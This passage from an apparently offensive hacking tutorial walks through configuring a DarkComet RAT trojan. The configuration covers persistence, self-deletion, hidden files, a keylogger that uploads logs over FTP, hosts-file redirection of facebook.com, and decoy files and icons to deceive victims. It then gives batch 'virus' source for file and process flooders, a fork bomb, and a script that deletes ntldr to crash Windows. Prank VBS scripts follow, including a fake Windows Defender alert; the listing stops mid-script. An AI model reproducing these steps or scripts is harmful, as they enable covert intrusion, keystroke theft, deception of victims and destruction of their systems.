
Under module startup we have several settings to start our Trojan to select them please check the box start the stub with windows. And select the location you want to send your Trojan on the victim machine, the name and folder name, do you want to hide or not everything whatever you want select them.

Melt after first execution -> gets deleted after Trojan executed successfully.


Persistence installation -> even if you try to delete it comes back always.

You can change the file creation date with the second option as well.


You can make the drop file and parent folder attributes hide and system if you want.




By checking the box on display a message box option, you can show a fake error message on the victim PC as soon as the victim executes the Trojan, like above shown.




Under Module Shield section you can select as many settings as you want to protect your Trojan file.



Under key logger section you have to make sure that the active offline key logger is checked. If you have a FTP server you can also try to get logs immediately through FTP server by giving details (if you want.).




Under hosts file section you can do DNS poisoning by playing with target hosts file like shown above, There iam redirecting all facebook.com traffic towards the IP address I mentioned above. You have to click on addline.




As we don't have specific working plugins outside no need to consider about this add plugins section.






Under file binder click on yellow color folder icon and select the file you want to bind (attach) then click on add file button. So when the victim clicks on the Trojan they can see the attached file opening, so that they won't get doubt.



Under custom icon section select custom icon and select the icon you wish to add to your Trojan so that it will look good to the victim.




Under the last stub finalization section you can select the output extension name and compression method then click on build the stub button, then save the Trojan with your favorite name.

Finally Trojan created, now we need to do some client settings.

Goto the fourth tab of darkcomet socket/net


And rightclick and select addport to listen and give the port number you want, and click listen.



| S | Socket Handle | Listen on Port | @Message  | UpNP |
|---|---------------|----------------|-----------|------|
| ✓ | 1508          | 1604           | Listening | YES  |
| ✓ | 2540          | 1234           | Listening | YES  |



Then click on the darkcomet rat blue button then select client settings tab and provide password you kept on the starting of the Trojan creation.



Virus Creation with Batch file programming:

### File Flooder virus

```
@echo off
```

```
cd c:\Documents and Settings\%user%\Desktop\
```

```
:loop
```

```
echo hacked by hacker > hacked%random%
```

```
goto loop
```

### Folder flooder virus

```
@echo off
cd c:\Documents and Settings\%user%\Desktop\
md folder
cd folder
:loop
md hacked%random%g
goto loop
```

### **Program Flooder virus**

```
@echo off
:loop
start explorer.exe
start notepad.exe
start calc.exe
start mspaint.exe
start cmd.exe
goto loop
```

### **Message annoyer virus**

```
@echo off
:loop
msg * a
msg * b
msg * c
msg * d
msg * e
msg * f
msg * g
goto loop
```




## Fork Bombing Virus

```
@echo off  
  
:loop  
  
Explorer.exe  
  
call fork.bat  
  
goto loop
```

## OS crash virus

```
@echo off  
  
cd C:\  
  
attrib -s -h -r ntldr  
  
del ntldr  
  
shutdown -c "Hacked By Hacker" -t 3 -s -F
```

Save the above code snippets with .bat file extension file type as allfiles.



And execute them to see results.

## Virus Creation with Visual Basics Scripting

Copy the following codes in notepad and save as allfiles type and extension as .vbs.

### Speak Virus

```
CreateObject("SAPI.SpVoice").Speak"I Kill You"
```

### Scary Prank Virus (Fun virus no damage)

```
Set WshShell = WScript.CreateObject("WScript.Shell")
```

```
strName = wshShell.ExpandEnvironmentStrings( "%USERNAME%" )
```

```
x=msgbox ("Critical: Your system is severely affected by multiple threats.. To abort all processes, press 'Abort'. To Scan again, press 'Retry'. To continue all processes, click 'Ignore'." ,2+16, "Virus found by Windows Defender©")
```

```
WScript.sleep 2000
```

```
msgbox "Sytem failure in %WINDIR%",48,ERROR
```

```
WshShell.Run "cmd"
```

```
WScript.sleep 200
```

```
wshshell.sendkeys "cls"
```

```
WScript.sleep 200
```

```
wshshell.sendkeys "{ENTER}"
```

```
WScript.sleep 200
```

```
wshshell.sendkeys "A"
```

```
WScript.sleep 200
```

```
wshshell.sendkeys "r"
```

```
WScript.sleep 200
```

```
wshshell.sendkeys "e"
```

```
WScript.sleep 200
wshshell.sendkeys " "
WScript.sleep 200
wshshell.sendkeys "y"
WScript.sleep 200
wshshell.sendkeys "o"
WScript.sleep 200
wshshell.sendkeys "u"
WScript.sleep 200
wshshell.sendkeys " "
WScript.sleep 200
wshshell.sendkeys "s"
WScript.sleep 200
wshshell.sendkeys "c"
WScript.sleep 200
wshshell.sendkeys "a"
WScript.sleep 200
wshshell.sendkeys "r"
WScript.sleep 200
wshshell.sendkeys "e"
WScript.sleep 200
wshshell.sendkeys "d"
WScript.sleep 200
